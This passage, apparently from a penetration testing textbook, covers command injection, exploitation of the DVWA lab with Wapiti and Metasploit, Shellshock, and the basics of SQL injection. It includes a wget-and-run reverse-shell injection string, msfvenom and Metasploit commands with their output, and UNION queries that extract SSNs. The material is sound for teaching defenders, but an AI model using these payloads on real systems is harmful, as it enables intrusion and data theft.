- The input buffer is often limited in size and can only accept a finite number of characters, for example, the input field for the username. The `ping` command, along with the IP addresses and some additional arguments can easily be injected in these fields.

Metacharacters for command separator

In the examples shown earlier, the semicolon was used as a metacharacter that would separate the actual input and the command that you are trying to inject. Along with the semicolon, there are several other metacharacters that can be used to inject commands. The developer may set filters to block the semicolon metacharacter. This would block our injected data, and therefore we need to experiment with other metacharacters too, as shown in the following table:

Symbol	Usage
`;`	The semicolon is most common metacharacter used to test an injection flaw. The shell would run all the commands in sequence separated by the semicolon.
`&&`	The double ampersand would run the command to the right of the metacharacter only if the command to the left executed successfully. An example would be injecting the password field, along with the correct credentials. A command can be injected that would run once the user is authenticated to the system.
`||`	The double pipe metacharacter is directly opposite to the double ampersand. It would run the command on the right side only if the command on the left-hand side failed. Following is an example of this command: `cd invalidDir || ping -c 2 attacker.com`
`( )`	Using the grouping metacharacter, you can combine the outputs of multiple commands and store it in a file. Following is an example of this command: `(ps; netstat) > running.txt`

`` ` ``	The unquoting metacharacter is used to force the shell to interpret and run the command between the backticks. Following is an example of this command: `Variable= "OS version `uname -a`" && echo $variable`
`>>`	This character would append the output of the command on the left to the file named on the right of the character. Following is an example of this command: `ls –la >> listing.txt`
`|`	The single pipe will use the output of the command on the left as an input to the command specified on the right. Following is an example of this command: `netstat -an | grep :22`

As an attacker, you would have to often use a combination of the preceding metacharacters to bypass filters set by the developer to have you command injected.

Scanning for command injection

Kali Linux has a web application scanner known as Wapiti. It's a command-line tool that automates the scanning of a website to find vulnerabilities. It does not analyze the application code; it scans the application for scripts and input forms to inject data, similar to how a fuzzer works. It injects data and analyzes the response. Wapiti supports injections using both `GET` and `POST` methods. By injecting data, it can detect the following vulnerabilities:

- **Command injection**: This involves injecting data into forms to exploit the eval and system function calls
- **XSS**: This involves injecting scripts into forms to test for cross-site scripting flaws
- **CRLF**: This involves injecting data in the HTTP header to test for response splitting and session fixation
- **SQL injection**: This involves identifying both blind and error-based SQL injection flaws by using various techniques to inject data

Wapiti can also test for file handling flaws by exploiting the include function calls. In addition to all this, it scans for old backup files accessible on the server and also attempts to bypass weak htacess configurations.

The tool can be found at **Applications | Web Application analysis | Web Vulnerability scanners | Wapiti**. The important options that are used by the tool are as follows:

Options	Description
`-f`	Output format (html, txt, or xml)
`-o`	Name and folder to save the output file
`-v`	Verbosity level (recommended value is 2)
`-m`	Modules to select (crlf, exec, xss, or sql)
`-c`	Path of cookie file

The `-c` or `-cookie` option will allow you to select a cookie file that can be used against the application to authenticate. The cookie file can be generated by using the `getcookie.py` script provided along with the Wapiti tool. The script can log in and save the cookie assigned to the user when provided the URL of the login page and the credentials.

In the next example, we will exploit a command injection flaw in the **damn vulnerable web application** (**DVWA**) provided in the OWASP broken web application virtual machine that we downloaded in *Chapter 4*, *Major Flaws in Web Applications*.

The URL to the command injection flaw in my lab is `http://192.168.1.70/dvwa/vulnerabilities/exec/`.

If Wapiti is provided only with the preceding URL, the tool won't be able to inject any data as the application requires the user to log in and it redirects to a login page when you visit the aforementioned page. Therefore, we need to provide the tool with a cookie file that contains a valid session ID that Wapiti can use to login before injecting data.

Creating a cookie file for authentication

As shown in the following screenshot, the `wapiti-getcookie` script requires an output file and the URL of the login page as input. The script will then scan the login page for username and password fields and will prompt for the credentials. The username and login is usually the same. For the DVWA application, the login and password is set as `user` as shown in the following screenshot:


```
root@kali-1:/home#
root@kali-1:/home# /usr/bin/wapiti-getcookie /home/data/cookie.json http://192.1
68.1.70/dvwa/login.php
<Cookie security=low for 192.168.1.70/dvwa>
<Cookie PHPSESSID=8fahbb84sa612f77d1mrrp90s4 for 192.168.1.70/>
Please enter values for the following form:
url = http://192.168.1.70/dvwa/login.php
username (default) : user
password (letmein) : user
Login (Login) : user
<Cookie security=low for 192.168.1.70/dvwa>
<Cookie PHPSESSID=8fahbb84sa612f77d1mrrp90s4 for 192.168.1.70/>
root@kali-1:/home#
```

The cookie file generated is in a JSON format as shown in the following screenshot:

```
root@kali-1:/home# cat /home/data/cookie.json
{
  ".192.168.1.70": {
    "/dvwa": {
      "security": {
        "version": 0,
        "expires": null,
        "secure": false,
        "value": "low",
        "port": null
      }
    },
    "/": {
      "PHPSESSID": {
        "version": 0,
        "expires": null,
        "secure": false,
        "value": "8fahbb84sa612f77d1mrrp90s4",
        "port": null
      }
    }
  }
}root@kali-1:/home#
```


Executing Wapiti

Once we have the cookie file, we can configure Wapiti to scan the application to identify command injection flaws as shown in the following screenshot:



As shown in the preceding screenshot, we are selecting only the `exec` module and injecting data using only the `POST` method. The `-all` option needs to be added if you are only testing for specific flaws, which excludes all the other modules. For example, if you are testing for XSS vulnerabilities, use `-m "-all,xss:post"`. This will inject data in the application to test only for XSS vulnerabilities using the `POST` method.

The HTML output is neat and lists out the vulnerabilities, as shown in the following screenshot. The graph is followed by a short description and solution to mitigate the vulnerability. A risk level is also assigned to the vulnerability, and critical flaws in the report are highlighted in red color:



Vulnerabilities report -- Wapiti

Summary

Summary

	SQL Injection (1)	Blind SQL Injection (2)	File Handling (3)	Cross Site Scripting (4)	CRLF (5)	Commands execution (6)	Resource consumption (7)	Htaccess Bypass (8)	Backup file (9)	Potentially dangerous file (10)
High	0	0	0	0	0	1	0	0	0	0
Medium	0	0	0	0	0	0	3	0	0	0
Low	0	0	0	0	0	0	0	0	0	0

COMMANDS EXECUTION

Description: This attack consists in executing system commands on the server. The attacker tries to inject this commands in the request parameters

Solution: Prefer working without user input when using file system calls

References: • http://www.owasp.org/index.php/Command_Injection

Risk Level	High
Url	http://192.168.1.70/dvwa/vulnerabilities/exec/
Parameter	ip=a%3Benv&submit=submit
Info	Command execution coming from http://192.168.1.70/dvwa/vulnerabilities/exec/

Exploiting command injection using Metasploit

While identifying the command injection, vulnerability is one part, exploiting the flaw and highlighting the flaw to the client in terms of risk is important. The application development team and your client would always ask the following questions when you expose a flaw in their application:

- What are the consequences of this flaw?
- How is this flaw going to affect the stability of our IT infrastructure?
- Will this flaw expose sensitive data of our organization?

To answer the preceding questions, we need a proof of concept that would explain the far reaching effects of such a flaw. Also, if we can successfully exploit such a flaw during penetration tests, we can gain access to a system on the internal network and then pivot and attack other machines on the network. Following are some of the activities that can be performed by exploiting a command injection flaw:

- Viewing file on the web server
- Deleting files on the web server
- Attacking other machines on the internal network of the organization
- Completely owing the web server

PHP shell and Metasploit

Demonstrating the exploitation of a command injection flaw in an application build on PHP can be accomplished using Metasploit. Here are the steps that we would carry out:

1. Create a PHP shell using the msfvenom tool.
2. Upload it on a web server that can be accessed from the target.
3. Set up a reverse TCP meterpreter session in Metasploit on the attacker's machine waiting for the target to connect.
4. Inject the URL of the PHP shell to the vulnerable field of the application, which downloads the PHP shell and runs it on the server.
5. The shell would then make an outbound TCP connection to the meterpreter session waiting on the attacker's machine.

PHP shell is nothing but a shell wrapped in PHP script.

We start by creating a PHP shell using msfvenom. Previously, msfpayload and msfencode were two tools provided in the Metasploit framework to create encoded payload in various formats. The new msfvenom tool integrates the functionality of both the tools into a single tool, which would speed up the process of creating a payload on a single command line. Additional information about msfvenom and the different command-line options for it can be found at `https://www.offensive-security.com/metasploit-unleashed/msfvenom/`.

In my lab, the IP address of the attacker's machine is `192.168.1.69` and that of the target is `192.168.1.70`:


```
root@kali-1:/home# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.69 LP
ORT=5061 -e php/base64 -f raw > /home/data/phpshell.txt
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
php/base64 succeeded with size 1785 (iteration=0)

root@kali-1:/home#
```

The `-p` option specifies the payload to be used. In this example, we are using the PHP meterpreter payload. A meterpreter is a shell payload that uses the DLL injection technique and resides completely in the memory, leaving no footprints on the disk. Once you have established a meterpreter shell, you can run commands through it on the target. The `reverse_tcp` option specifies that the meterpreter shell will create an outbound connection to the attacker's machine, known as a reverse TCP connection. This is done because generally firewall rules are more relaxed when traffic flows from internal to external.


With the `LHOST` argument, you need to specify the IP address of the machine under your control, that is; the attacker's machine. The `LPORT` argument specifies a port to which the meterpreter session connects.

The `-e` option specifies the encoder to use. In this example, we are using the base64 encoder. The payload is then exported into a text file with the `-f` option. Here, we have selected the output format as raw, which will export the shell in machine language.


We need to then edit the `phpshell.txt` file to include the PHP opening and closing tags that would enable the server-side PHP scripting engine to parse the file correctly:



Next, we need to find a way to make this PHP shell accessible from the target. An easy way to do this is to host this file on a web server. Python allows you convert a folder into a web directory using just a single command. You need to first change the directory to the one holding the `phpshell.txt` file and use the SimpleHTTPServer library provided with Python to start serving the file over a web server:




The job is only half done; we need to get the meterpreter up and running so that the web server can connect to the attacker's machine and then inject the URL of the `phpshell.txt` file in a vulnerable input field on the target web application. The commands to run in Metasploit are shown in the following screenshot:




Inject the following command in the vulnerable field of the web application:

```
;wget http://192.168.1.69/phpshell.txt -O /tmp/phpshell.php;php -f /tmp/
phpshell.php
```

We save the `phpshell.txt` file in the tmp directory because all user accounts have rights to write to this directory. We then execute the file using the `-f` option. The completed command injected in the vulnerable field is shown in the following screenshot:



As soon as you click on submit, you would see some activity on the meterpreter screen:



Since we are using the PHP meterpreter payload we won't get the entire set of commands that are available in Windows meterpreter payload but is still useful.

Exploiting shellshock

The shellshock vulnerability was discovered in September 2014 and assigned the initial CVE identifier 2014-6271. Shellshock was an **arbitrary code execution** (**ACE**) vulnerability and was considered one of most serious flaws ever discovered. Arbitrary code execution vulnerabilities are usually difficult to pull off and require a certain amount of knowledge about the design and architecture of the application, but the shellshock flaw requires no such knowledge to exploit.


Overview of shellshock

The flaw was found in the bash shell developed many years ago, which allowed the attacker to exploit it by just passing a specific series of strings to the bash shell:

```
() { :; };
```

When the bash shell receives the preceding set of characters along with the variable, instead of rejecting the strings, the bash shell accepts it along with the variables following it and executes it as a command on the server.

As we saw when exploiting the command injection flaw earlier, the bash shell is commonly used on Linux web servers and you would often see web applications passing the variables to the bash shell to execute some tasks. An example of shellshock flaw is shown in the following screenshot, where the attacker is changing the `User-Agent` header field. If the application is passing the characters in the **User-Agent** field to the bash shell, the `ping -c 2 evilattacker.com` command will be executed on it:



The bash shell interprets the variable as a command and executes it, instead of accepting the variable as a sequence of characters. This looks very similar to the command injection flaw that we discussed earlier, but the major difference here is that the bash shell itself is vulnerable to code injection rather than the website. Since bash shell is used by many applications, such as DHCP, SSH, SIP, and SMTP, the attack surface increases to a great extent. Exploiting the flaw over HTTP requests is still the most common way to do it, as bash shell is often used along with CGI scripts.

Scanning – dirb

To illustrate the exploitation of shellshock vulnerability, we need to first identify the URL that is vulnerable to the code injection flaw. In the next example, we are using the dirb tool that can be found under **Applications** | **Web Application Analysis** | **Web Crawlers and Directory Bruteforcing**. The tool will search for `cgi-bin` directories and hidden web objects using a dictionary. CGI is a common standard for web applications to interact with command-line executables; hence, CGI scripts were the most vulnerable to shellshock attack.

Dirb found out a few directories and web objects, but `/cgi-bin/status` is the one that we are interested in. With this information at hand, let's move over to Metasploit and try to exploit the shellshock vulnerability:

```
root@kali-1:~# dirb http://192.168.1.67 /usr/share/dirb/wordlists/common.txt

-----------------
DIRB v2.21
By The Dark Raver
-----------------

START_TIME: Mon Mar 30 08:23:52 2015
URL_BASE: http://192.168.1.67/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4592

---- Scanning URL: http://192.168.1.67/ ----
==> DIRECTORY: http://192.168.1.67/cgi-bin/
+ http://192.168.1.67/cgi-bin/ (CODE:403|SIZE:210)
==> DIRECTORY: http://192.168.1.67/css/
+ http://192.168.1.67/favicon.ico (CODE:200|SIZE:14634)
+ http://192.168.1.67/index.html (CODE:200|SIZE:1704)
==> DIRECTORY: http://192.168.1.67/js/

---- Entering directory: http://192.168.1.67/cgi-bin/ ----
+ http://192.168.1.67/cgi-bin/status (CODE:200|SIZE:176)
```

Exploitation – Metasploit

In Metasploit, we need to select the `apache_mod_cgi_bash_env_exec` exploit under **exploit** | **multi** | **http**. We need to then define the remote host and target URI value. We also need to select the `reverse_tcp` payload that will make the web server connect to the attacker's machine, which can be found at **linux** | **x86** | **meterpreter**.

Make sure the local host and local port values are correct and there are no services already running on the port selected:

```
msf >
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting                     Required  Description
   ----            ---------------                     --------  -----------
   CMD_MAX_LENGTH  2048                                yes       CMD max line le
ngth
   CVE             CVE-2014-6271                       yes       CVE to check/ex
ploit (accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent                          yes       HTTP header to
use
   METHOD          GET                                 yes       HTTP method to
use
   Proxies                                             no        A proxy chain o
f format type:host:port[,type:host:port][...]
   RHOST           192.168.1.67                        yes       The target addr
ess
   RPATH           /bin                                yes       Target PATH for
 binaries used by the CmdStager
   RPORT           80                                  yes       The target port
   TARGETURI       http://192.168.1.67/cgi-bin/status  yes       Path to CGI scr
ipt
```


Once you are ready, type in `exploit` and you will be greeted by a meterpreter prompt if the server is vulnerable to shellshock. A shell is the most valuable possession of a hacker. The meterpreter session is a really useful tool during the post-exploitation phase. It's during the post-exploitation phase that you understand the value of the machine you have compromised. The meterpreter has a large collection of built-in commands. A few useful commands for meterpreter are listed here:

- `getsystem`: This command will try to gain system-level access on the machine. This may not work on patched versions of Windows, and the meterpreter session should be running with administrative level permissions.
- `download`: This command will retrieve a file from a remote machine, which is useful when you want to download further tools on the target.
- `hashdump`: This will dump the contents of the SAM database, which contains the hash of user passwords.

- `sysinfo`: This will display information about the target.
- `help`: This command will display the meterpreter help menu, which can help you run more commands.

Following screeshot shows the output of the `sysinfo` command:

```
Payload options (linux/x86/meterpreter/reverse_tcp):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   DebugOptions  0                no        Debugging options for POSIX meterpre
ter
   LHOST         192.168.1.69     yes       The listen address
   LPORT         4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf exploit(apache_mod_cgi_bash_env_exec) > exploit

[*] Started reverse handler on 192.168.1.69:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Sending stage (1241088 bytes) to 192.168.1.67
[*] Meterpreter session 3 opened (192.168.1.69:4444 -> 192.168.1.67:48926) at 20
15-03-30 08:43:56 +0530

meterpreter > sysinfo
Computer     : vulnerable
OS           : Linux vulnerable

Architecture : i686
Meterpreter  : x86/linux
meterpreter >
```

SQL injection

Interacting with a backend database to retrieve and write data is one of the most critical tasks performed by a web application. Relational databases that store the data in a series of tables are commonly used to accomplish this. Querying the data from the backend database is done using SQL.

The input taken from cookies, input forms, and URL variables are used to build SQL statements that are passed back to the database for processing. As user input is involved in building the SQL statement, the developer of the application needs to carefully validate it before passing it to the backend database.

SQL statements

In order to understand the SQL injection flaw, you need have some knowledge of SQL. The structured query language allows the developer to perform the following actions on the database:

Statement	Description
`SELECT`	It allows information to be retrieved from the database
`UPDATE`	It allows modification of existing data in the database
`INSERT`	It allows inserting new data in the database
`DELETE`	It can remove data from the database

Most of the legitimate SQL tasks are performed using the preceding statements, although the `DELTE` statement can be used for a DoS attack if its usage is not controlled.

The semicolon (`;`) metacharacter in a SQL statement is used similar to how it's used in command injection to combine multiple queries on the same line.

The UNION operator

In order to test the input fields for SQL injection flaws, one of the most useful SQL statements is the `UNION` operator. A major limitation of using the semicolon metacharacter to combine two SQL statements is that most web applications are designed to present only the results of one query, although both queries would have run on the database. If you run multiple queries separated by a semicolon, the application is most likely to display the results of only the first query because it was created by the developer. The application will completely ignore the results of the second query that came piggyback along with the first one.

To circumvent this problem, we can use the `UNION` statement, which combines the results of two statements into one set. Using the `UNION` statement, we can also query data from other tables on the database. The only constraint of using the `UNION` statement is that the number of columns and the data type in the both the queries should be same:

```
SELECT id,rackname,value FROM inventory WHERE id=10 UNION SELECT
SSN,name,address FROM employees
```

If the table that you want to query does not have the same number of columns, you will have to use padding to complete the statement. As shown in the following example, the `employees` table only has two columns, so we padded the remaining column with `1`:

```
SELECT id,rackname,value FROM inventory WHERE id=10 UNION SELECT
(SSN,name,1) FROM employees
```

To find the exact number of columns in the table of the first query, we can use the `ORDER BY` statement and ask the database to display results sorted by the column number. If the column number in the `ORDER BY` statement is larger than the number of columns in the table, an error will be returned. Using this error, you can determine the number of columns using trial and error method. The command is as follows:

```
SELECT name,location,age FROM contractors ORDER BY 5
```

The SQL query example

A common query that you would often see on a web site is using the `SELECT` statement to retrieve some information from the database, as shown in the following command:

```
SELECT columnA FROM tableX WHERE columnE='employee' AND columnF=100;
```

The preceding SQL statement will return the values in `columnA` from a table named `tableX` if the condition following the `WHERE` clause is satisfied, that is, `columnE` has a string value `employee` and `columnF` has the value `100`.

Similar to the command injection flaw that we discussed earlier, the variable passed using the `GET` method is also often used to build a SQL statement. For example, the URL `/books.php?userinput=1` will display information about the first book.

In the following PHP code, the input provided by the user via the `GET` method is directly echoed into the SQL statement. The `MySQL_query()` function will send the SQL query to the database and `MySQL_fetch_assoc()` function will fetch the data in an array format from the database:

```
<?php
  $stockID = $_GET["userinput"];
  $SQL= "SELECT * FROM books WHERE stockID=".$userinput;
  $result= MySQL_query($SQL);
  $row = MySQL_fetch_assoc($result);
?>
```

Without proper input validation, the attacker can take control over the SQL statement. If you change the URL to `/books.php?userinput=10-1`, the following query would be sent to the backend database:

```
SELECT * FROM books WHERE stockID=10-1
```

If the information about ninth book is displayed, we can conclude that the application is vulnerable to a SQL injection attack because the unfiltered input is directly sent to the database that is performing the subtraction.

The SQL injection flaw exists in the web application not on the database server.

Attack potential of the SQL injection flaw

Following are the techniques to manipulate the SQL injection flaw:

- By altering the SQL query, the attacker can retrieve extra data from the database that the user is not authorized to access.
